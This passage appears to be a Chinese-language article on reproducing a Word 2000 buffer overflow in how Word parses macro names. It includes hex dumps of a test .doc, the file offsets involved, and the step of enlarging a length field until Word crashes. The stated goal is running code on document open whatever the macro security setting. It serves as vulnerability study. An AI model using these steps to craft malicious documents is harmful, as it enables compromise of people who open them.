


图6

如果选择"取消宏"，则doc文件中的宏不会执行，而选择启用宏则执行。当宏安全级别为高的时候，无论怎么样，宏都不会执行。

整理一下，如果Word宏安全级别为默认设置的话，宏要么需要用户选择启用，要么被取消。这种宏安全机制是可以理解的，否则宏病毒将会泛滥。前面也讲过了，我们如果想让Word在打开doc文档的时候就执行任意代码的话，如果用宏来实现看来是始终逃不脱其安全机制的，而且用户可能选择"取消宏"。因此，需要研究一种方法，使得不论在哪种安全级别下，不论是否启用宏，只要Word将doc文件一打开，我们嵌入的代码就执行。因此出路只有一条，那就是利用溢出漏洞。

在熟悉了宏机制之后，现在回到主题中来，继续分析漏洞。既然是宏名称溢出，那就在建立宏的时候把宏名称写的很长。我把宏名增长到200多个字符，但发现这里是作了限制的，超过255个字符VBA就会报错，但这是Word正常的错误处理。为了便于测试，我们把test.doc中宏名称设置为176个字符，如图7 所示。




图7

保存后再打开该文件，结果发现还是可以执行宏代码，并没有发生什么异常。看来在Word程序里手动构造超长的宏名称是行不通了。既然如此，那就修改test.doc试试。打开UltraEdit，将test.doc拖入编辑框，如图8所示。



图8

我们的目的很明确，就是找出test.doc中含有176个'a'的宏名称究竟位于这些二进制数据的哪个位置。仔细看了两遍，发现该文档中共有3处保存了宏名称。其

中，有两处紧连着，并且是Unicode形式给出的，分别为全小写和全大写，如图9 所示。此外，下面还有一处，保存了完整的ASCII形式的宏名称如图10所示。

```
00001500h: 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 ; .a.a.a.a.a.a.a.a
00001510h: 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 ; .a.a.a.a.a.a.a.a
00001520h: 00 61 00 61 00 61 00 61 00 61 00 01 00 11 01 00 ; .a.a.a.a.a.....
00001530h: 01 00 C2 00 50 00 52 00 4F 00 4A 00 45 00 43 00 ; ..?P.R.O.J.E.C.
00001540h: 54 00 2E 00 4E 00 45 00 57 00 4D 00 41 00 43 00 ; T...N.E.W.M.A.C.
00001550h: 52 00 4F 00 53 00 2E 00 41 00 41 00 41 00 41 00 ; R.O.S...A.A.A.A.
00001560h: 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 ; A.A.A.A.A.A.A.A.
00001570h: 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 ; A.A.A.A.A.A.A.A.
```

图9

```
00005d50h: 52 60 00 B0 84 08 00 FF 03 03 00 61 61 61 61 61 ; R.睚..   ...aaaaa
00005d60h: 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 ; aaaaaaaaaaaaaaaa
00005d70h: 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 ; aaaaaaaaaaaaaaaa
00005d80h: 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 ; aaaaaaaaaaaaaaaa
00005d90h: 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 ; aaaaaaaaaaaaaaaa
00005da0h: 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 ; aaaaaaaaaaaaaaaa
00005db0h: 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 ; aaaaaaaaaaaaaaaa
00005dc0h: 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 ; aaaaaaaaaaaaaaaa
00005dd0h: 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 ; aaaaaaaaaaaaaaaa
00005de0h: 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 ; aaaaaaaaaaaaaaaa
00005df0h: 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 ; aaaaaaaaaaaaaaaa
00005e00h: 61 61 61 61 61 61 61 61 61 61 61 C2 65 60 00 08 ; aaaaaaaaaaa耩`..
```

图10

那么，在Word打开doc文件的时候，究竟是通过哪一处来识别宏名称的呢？可以肯定的是上面3处之一，因此现在我们又需要再次判断了。判断的方法很简单：在UltraEdit中依次把这3处宏名称的第一个字符由'a'改为'b'，保存之后再打开test.doc，Alt + F8调用宏，检查宏名称第一个字符是否改为了'b'，如果改变则说明该处就是Word解析的宏名称。经过多次测试，发现Unicode小写形式的宏名称就是我们要找的目标，如图11 所示。

```
000013a0h: FF 01 00 02 00 50 03 50 00 72 00 6F 00 6A 00 65 ; .....P.P.r.o.j.e
000013b0h: 00 63 00 74 00 2E 00 4E 00 65 00 77 00 4D 00 61 ; .c.t...N.e.w.M.a
000013c0h: 00 63 00 72 00 6F 00 73 00 2E 00 61 00 61 00 61 ; .c.r.o.s...a.a.a
000013d0h: 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 ; .a.a.a.a.a.a.a.a
000013e0h: 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 ; .a.a.a.a.a.a.a.a
000013f0h: 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 ; .a.a.a.a.a.a.a.a
00001400h: 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 ; .a.a.a.a.a.a.a.a
00001410h: 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 ; .a.a.a.a.a.a.a.a
00001420h: 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 ; .a.a.a.a.a.a.a.a
00001430h: 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 ; .a.a.a.a.a.a.a.a
00001440h: 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 ; .a.a.a.a.a.a.a.a
00001450h: 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 ; .a.a.a.a.a.a.a.a
00001460h: 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 ; .a.a.a.a.a.a.a.a
00001470h: 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 ; .a.a.a.a.a.a.a.a
00001480h: 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 ; .a.a.a.a.a.a.a.a
00001490h: 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 ; .a.a.a.a.a.a.a.a
000014a0h: 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 ; .a.a.a.a.a.a.a.a
000014b0h: 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 ; .a.a.a.a.a.a.a.a
000014c0h: 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 ; .a.a.a.a.a.a.a.a
000014d0h: 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 ; .a.a.a.a.a.a.a.a
000014e0h: 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 ; .a.a.a.a.a.a.a.a
000014f0h: 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 ; .a.a.a.a.a.a.a.a
00001500h: 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 ; .a.a.a.a.a.a.a.a
00001510h: 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 ; .a.a.a.a.a.a.a.a
00001520h: 00 61 00 61 00 61 00 61 00 61 00 01 00 11 01 00 ; .a.a.a.a.a.....
00001530h: 01 00 C2 00 50 00 52 00 4F 00 4A 00 45 00 43 00 ; ..?P.R.O.J.E.C.
00001540h: 54 00 2E 00 4E 00 45 00 57 00 4D 00 41 00 43 00 ; T...N.E.W.M.A.C.
00001550h: 52 00 4F 00 53 00 2E 00 41 00 41 00 41 00 41 00 ; R.O.S...A.A.A.A.
```

图11

根据漏洞公告，我们把宏名称增长几个'a'，保存后再打开test.doc，还是出现了图6所示的宏提示框，但无论点击"取消宏"还是"启用宏"，都没有出现什么异常，而是弹出下列提示框，如图12 所示。




图12

我选择继续增加'a'，但还是同样的结果，这可能是由于新增数据破坏了doc文件中其它数据引起的。哎，越来越不清楚了。直觉告诉我，一条漫长的道路就摆在面前——必须分析doc文件格式，然后寻求漏洞解法。后来事实证明，这个时候我离调试成功并不太远了。

分析doc文件格式——小有收获

Word 2000文件格式微软并没有公开，要彻底分析无疑有相当的难度。但这条路又不得不走，于是我顺理成章地在网上搜索，先后找到了Word 6.0和Word 97的doc文件格式介绍，同时也找到了一些研究人士的简单分析资料。通过这些资料，再结合Word 2000与Word 97的相似性进行分析，我对doc文件格式有了进一步的了解。以Word 2000生成的doc文件为例，这里简单谈谈

我们平时见到的文档格式大致分两类，一类是标记型文档，如HTML、XML、PDF等，另一类是流式文档，如doc。Doc文档是复合二进制文档，可以包含文字格式、图片、声音、动态图象、宏等多种格式信息数据，这些数据在doc文件中是以流（Stream）的形式存储的，也就是存储方式与数据具体格式无关。每个文件都以固定8字节"D0 CF 11 E0 A1 B1 1A E1"开头，并以512字节为数据的基本存储单位。这种复合信息数据的存储方式与磁盘文件的组织方式类似，因此doc文档又称为"文件中的文件系统"。大家可以从中得到对比。如图13 所示。




图13

对doc文件格式有了这样一个总体认识之后，我们来仔细分析下test.doc。这里给大家介绍一个工具——DFView.exe。这个工具是专门用来解析文件格式的，位于"vc目录\Common\Tools\"下。VC6下面有这个工具，而.net下没有。为了使用方便，大家可以在桌面上设置该工具的快捷方式。使用DFView.exe需要注意的是它不能解析中文路径，因此大家最好把待解析的doc文件放在英文目录里。这里我用DFView.exe打开f:\test.doc，如图14 所示。




图14

大家可以看到，这个工具把test.doc中的二进制数据按照存储（如Macros）与流（Stream）的形式划分好了。把存储和流一

个个展开，发现我们前面找到的Unicode小写形式的宏名称就在1Table这个流中，该流记录了多种格式信息，如图15所示。

```
0x000001A0: FF 01 00 02 00 50 03 50  00 72 00 6F 00 6A 00 65   .....P.P .r.o.j.e
0x000001B0: 00 63 00 74 00 2E 00 4E  00 65 00 77 00 4D 00 61   .c.t...N .e.w.M.a
0x000001C0: 00 63 00 72 00 6F 00 73  00 2E 00 61 00 61 00 61   .c.r.o.s ...a.a.a
0x000001D0: 00 61 00 61 00 61 00 61  00 61 00 61 00 61 00 61   .a.a.a.a .a.a.a.a
0x000001E0: 00 61 00 61 00 61 00 61  00 61 00 61 00 61 00 61   .a.a.a.a .a.a.a.a
0x000001F0: 00 61 00 61 00 61 00 61  00 61 00 61 00 61 00 61   .a.a.a.a .a.a.a.a
0x00000200: 00 61 00 61 00 61 00 61  00 61 00 61 00 61 00 61   .a.a.a.a .a.a.a.a
0x00000210: 00 61 00 61 00 61 00 61  00 61 00 61 00 61 00 61   .a.a.a.a .a.a.a.a
0x00000220: 00 61 00 61 00 61 00 61  00 61 00 61 00 61 00 61   .a.a.a.a .a.a.a.a
0x00000230: 00 61 00 61 00 61 00 61  00 61 00 61 00 61 00 61   .a.a.a.a .a.a.a.a
0x00000240: 00 61 00 61 00 61 00 61  00 61 00 61 00 61 00 61   .a.a.a.a .a.a.a.a
```

图15

但是这并没有带来什么实质性的进步。不要着急，我们再看看WordDocument这个流，按照Word 97的分析资料说明，WordDocument以一个FIB（File Information Block）数据结构开头，FIB记录了复合文件中各种数据结构信息，如图16所示。

```
0x00000000: EC A5 C1 00 39 20 09 04  00 00 F0 52 BF 00 00 00
0x00000010: 00 00 00 10 00 00 00 00  00 04 00 00 01 04 00 00   ........
0x00000020: 0E 00 62 6A 62 6A FD CF  FD CF 00 00 00 00 00 00   ..bjbj..
0x00000030: 00 00 00 00 00 00 00 00  00 00 00 00 04 08 16 00   ........
0x00000040: 32 0C 00 00 9F A5 00 00  9F A5 00 00 01 00 00 00   2.......
0x00000050: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........
0x00000060: 00 00 00 00 00 00 00 00  00 00 00 00 FF FF 0F 00   ........
0x00000070: 00 00 00 00 00 00 00 00  FF FF 0F 00 00 00 00 00   ........
0x00000080: 00 00 00 00 FF FF 0F 00  00 00 00 00 00 00 00 00   ........
0x00000090: 00 00 00 00 00 00 00 00  6C 00 00 00 00 00 96 00   ........
0x000000A0: 00 00 00 00 00 00 96 00  00 00 96 00 00 00 00 00   ........
0x000000B0: 00 00 96 00 00 00 00 00  00 00 96 00 00 00 00 00   ........
0x000000C0: 00 00 96 00 00 00 00 00  00 00 96 00 00 00 14 00   ........
0x000000D0: 00 00 00 00 00 00 00 00  00 00 CA 00 00 00 00 00   ........
0x000000E0: 00 00 CA 00 00 00 00 00  00 00 CA 00 00 00 00 00   ........
0x000000F0: 00 00 CA 00 00 00 00 00  00 00 CA 00 00 00 0C 00   ........
```

图16

在该结构偏移0X15A处，记录了1Table流中存放的宏信息的位置偏移值，test.doc中该偏移值是0X180。于是我们在1Table流中偏移0X180的地方，找到了FF 01，也就是宏名称信息的"标记"，如图17所示。

```
0x00000170: 74 00 65 00 73 00 74 00  2E 00 64 00 6F 00 63 00   t.e.s.t. ..d.o.c.
0x00000180: FF 01 01 00 00 00 56 00  01 00 00 00 FF FF 00 00
0x00000190: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 10 FF   ........ ........
0x000001A0: FF 01 00 02 00 50 03 50  00 72 00 6F 00 6A 00 65   .....P.P .r.o.j.e
0x000001B0: 00 63 00 74 00 2E 00 4E  00 65 00 77 00 4D 00 61   .c.t...N .e.w.M.a
0x000001C0: 00 63 00 72 00 6F 00 73  00 2E 00 61 00 61 00 61   .c.r.o.s ...a.a.a
0x000001D0: 00 61 00 61 00 61 00 61  00 61 00 61 00 61 00 61   .a.a.a.a .a.a.a.a
0x000001E0: 00 61 00 61 00 61 00 61  00 61 00 61 00 61 00 61   .a.a.a.a .a.a.a.a
0x000001F0: 00 61 00 61 00 61 00 61  00 61 00 61 00 61 00 61   .a.a.a.a .a.a.a.a
```

图17

当分析到宏名称信息的标记的时候，我想起了前段时间看到的一篇文章叫《寻找客户端漏洞的艺术》。这篇文章网上到处都可以找到，作者分析了IE、FireFox、Outlook、MSN等客户端程序解析图片文件时出现的溢出漏洞的共性。下面我们先来看看这些漏洞的共性，看了之后大家应该可以想到一些东西。

对比同类漏洞模式——柳暗花明

前面所指的共性是指文件中信息存储的格式引起的。无论JPEG、GIF、PNG等图片格式还是doc文件格式，其数据流由很多段构成（例如宏名称信息就是一个段），而这些段的格式基本都是下面这一个模式：

标记|数据长度|数据

在客户端程序解析这些文件格式的时候会依据"标记"来确认段，并可能对"数据长度"进行一定的运算，再依据这些"数据长度"来处理随后紧跟的"数据"。以上提到的几个漏洞产生原因都是在对"数据长度"进行运算的时候没有进行长度确认而导致的。

举个例子。相信大家还记得2004年的JPEG溢出漏洞MS04-028，JPEG格式中的注释段（COM）由0xFFFE开始（标记）+2字节的注释段字节数（数据长度）+注释（数据）构成。因为字节数这个数值包含了本身所占的2字节，所以GDIPLUS.dll在解析JPEG格式文件中的注释段时会把这个值减去2，如果这个值设置成0，1就会产生整数溢出，从而造成后来的堆溢出漏洞。

回到我们这个Word漏洞，按照刚才那个格式来对比。其中，上面找到的FF 01是"标记"，那么"数据长度"呢？大家可以看到"Proj…"前面有两字节长度0x00C2，这就是我们要找的"数据长度"，这个数值是包括了"Project.NewMacros."之后的宏名称长度。在0x00C2后面，就是真正的宏名称了。通过对比同类漏洞的模式，我们知道了通过增加宏名称数据来造成溢出的方法是不正确的，而是应该将宏名称前面的"数据长度"值增大，Word在按照改后的"数据长度"拷贝宏名称的时候发生了溢出。

好，现在基本清楚了该漏洞的原理，下面继续调试。

坚持不懈——调试成功

将宏名称前面的"数据长度"由0X00C2增大为0X00D0，保存了再打开test.doc，结果发现还是出现了图11所示的提示框。头已经比较晕了，但是仍然不能放弃。

现在把"数据长度"改得更大一些，改为0X0350。保存再打开test.doc，点击"取消宏"后终于弹出了久违的异常对话框，如图18所示。




图18

